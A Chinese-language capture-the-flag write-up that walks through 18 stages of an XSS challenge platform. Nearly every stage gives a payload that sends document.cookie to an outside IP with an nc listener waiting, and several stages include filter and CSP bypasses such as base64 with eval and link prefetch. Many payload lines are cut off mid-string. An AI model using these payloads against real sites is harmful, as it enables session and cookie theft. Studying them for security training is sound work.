登录

XSS Thousand Knocks解题记录

By七友 / 2019-02-14 09:17:00 / 浏览数 4460 技术文章 技术文章 顶(1) 踩(0)

前言


做了一个xss平台的题目，一共34题，题目还不错，这里记录一下解题记录
题目地址：传送门

题目

这个平台接收flag的形式和其它平台不同，得用vps或者是用xss平台去接收cookie（flag在cookie中）

stage1

第一关它是告诉你你怎么去获取flag的
直接把你的payload在这里提交（记住一定是要在这个填入你的payload），然后用你的vps去接受flag就行了



payload

```
http://8293927d3c84ed42eef26dd9ceaaa3d9bf448dda.knock.xss.moe/?location=`http://134.175.33.164:1234/?${document.cookie}`
```


然后服务器端用nc监听接收flag

```
nc -lvvkp 1234
```

可以看到成功接收到了flag


stage2

第二关直接可以嵌入js代码




payload

```
http://1a31198b4289ff3af4f7195a810c48eba9f6bf28.knock.xss.moe/?q=<script>document.location=`http://134.175.33.164:1234/?${docu
```




stage3

第三关q参数可控，直接闭合a标签




payload

```
http://68e3b596ebf790e8a781b8d87b84af7eb7b0aeb3.knock.xss.moe/?q="><script>document.location=`http://134.175.33.164:1234/?${do
```




stage4

和第三关同理，只不过把双引号变成了单引号




payload

```
http://2375e1f80fe2ec262a235d594fbcee96dba66710.knock.xss.moe/?q='><script>document.location=`http://134.175.33.164:1234/?${do
```




stage5

直接闭合textarea标签




payload

```
http://fea7c73bbe92f7880fc15514e076e838d2ce8a90.knock.xss.moe/?q=</textarea><script>document.location=`http://134.175.33.164:1
```




stage6

直接闭合xmp




payload


```
http://d82fe27901fa05dcfa8980262fc811645543e374.knock.xss.moe/?q=</xmp><script>document.location=`http://134.175.33.164:1234/?
```



stage7

第七关尖括号被转义了






我们可以用onfocus事件，并且用它的autofocus属性去触发onfocus事件

payload

```
http://8005f6694d2862438bad3715436522e27dbd81a4.knock.xss.moe/?q=XSS" autofocus onfocus="document.location=`http://134.175.33.
```




stage8

和第七关同理，只不过把双引号变成了单引号


payload

```
http://b65797d44372ecb2b2552e32f10ec75f1bddcca6.knock.xss.moe/?q=xss' autofocus onfocus='document.location=`http://134.175.33.
```




stage9

和第七关同理，但是没有引号




payload

```
http://e461f5f6c542ae79ccc144093c63d0b074e591cd.knock.xss.moe/?q=XSS autofocus onfocus=document.location=`http://134.175.33.16
```




stage10

这题双引号被转义了，无法闭合双引号。所以我们可以考虑用javascript伪协议




```
<frameset><frame src="XSS&quot;"></frameset>
```




```
http://811fbf0db9c40565743a37c2978f812b82eb89a6.knock.xss.moe/?q=javascript:document.location=`http://134.175.33.164:1234/?${d
```

stage11

和stage10同理




```
<iframe src="XSS&quot;"></iframe>
```

payload

```
http://38e585f94f9d1f6bb79e88b74f3a5b5871d5bb84.knock.xss.moe/?q=javascript:document.location=`http://134.175.33.164:1234/?${d
```

stage12

12关发现有CSP，只能默认同源下的资源加载，iframe标签也只能加载同源资源，但是有inline存在，所以我们可以用预加载Bypass掉CSP

尝试构造

```
var xss = document.createElement(`link`);
xss.setAttribute(`rel`, `prefetch`);
xss.setAttribute(`href`, `http://134.175.33.164:1234/?${document.cookie}`);
document.head.appendChild(xss);
```


最终payload

```
http://a4f51941335441be0fdb21c2890ec17b1d0f08f0.knock.xss.moe/?q=javascript:var xss = document.createElement(`link`);xss.setAt
//■■■■■■■■■■ Link REL=prefetch ■■■■■■■■■■■■■■■
```

stage13


十三关发现过滤了很多字符如window，document,cookie，img等字符，不过fuzz了一下发现svg可以用，其它的我们可以用base64编码绕过

```
<svg onload=eval(atob("ZG9jdW1lbnQubG9jYXRpb249YGh0dHA6Ly8xMzQuMTc1LjMzLjE2NDoxMjM0Lz8ke2RvY3VtZW50LmNvb2tpZX1g"))>
```



stage14

14关又发现CSP



但是和12关相比，它没有了unline，所以预加载的方法行不通了，但是我们可以看到这里

```
frame-src http://*.knock.xss.moe
```

它允许knock.xss.moe的所有子域的资源可以被frame访问，那么问题来了，我们怎么样才可以用到knock.xss.moe子域的资源呢，灵机一动：既然是所有的子域，我们可利


尝试构造

```
http://3cb34c8407410e2d6c1d708b786ce69a0192b470.knock.xss.moe/?q=http://e461f5f6c542ae79ccc144093c63d0b074e591cd.knock.xss.moe
```

发现可以执行

然后我们再通过document.domain指定域，跨域获得flag(cookie)
最终payload：


```
http://3cb34c8407410e2d6c1d708b786ce69a0192b470.knock.xss.moe/?q=http://e461f5f6c542ae79ccc144093c63d0b074e591cd.knock.xss.moe
```



stage15


直接用svg就OK了
payload

```
http://e3bcee011cad77ba066ca7c2ad2884372aec9566.knock.xss.moe/?q=%3Csvg/onload=document.location=`http://134.175.33.164:1234/?
```



stage16

16关是跳转到q参数所对应的网址



很容易想到用JavaScript伪协议
payload


```
http://86620d66a1b474c588ef787b711b0f1d8843a1af.knock.xss.moe/?q=javascript:document.location=`http://134.175.33.164:1234/?${p
```

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 36048)
GET /?flag=FLAG{dd051bcaec[redacted]b025a98492} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

先知社区

stage17

和stage16一样



payload


```
http://34a131df991487bf58d3df0a85e247d396fb93a0.knock.xss.moe/?q=javascript:document.location=`http://134.175.33.164:1234/?${p
```

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 36066)
GET /?flag=FLAG{adf2f1e73931062a974[redacted]TP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区

stage18



尝试代码注入

发现给单引号前面加了一个\，但是我们在单引号前面再加一个\吃掉它

最终payload

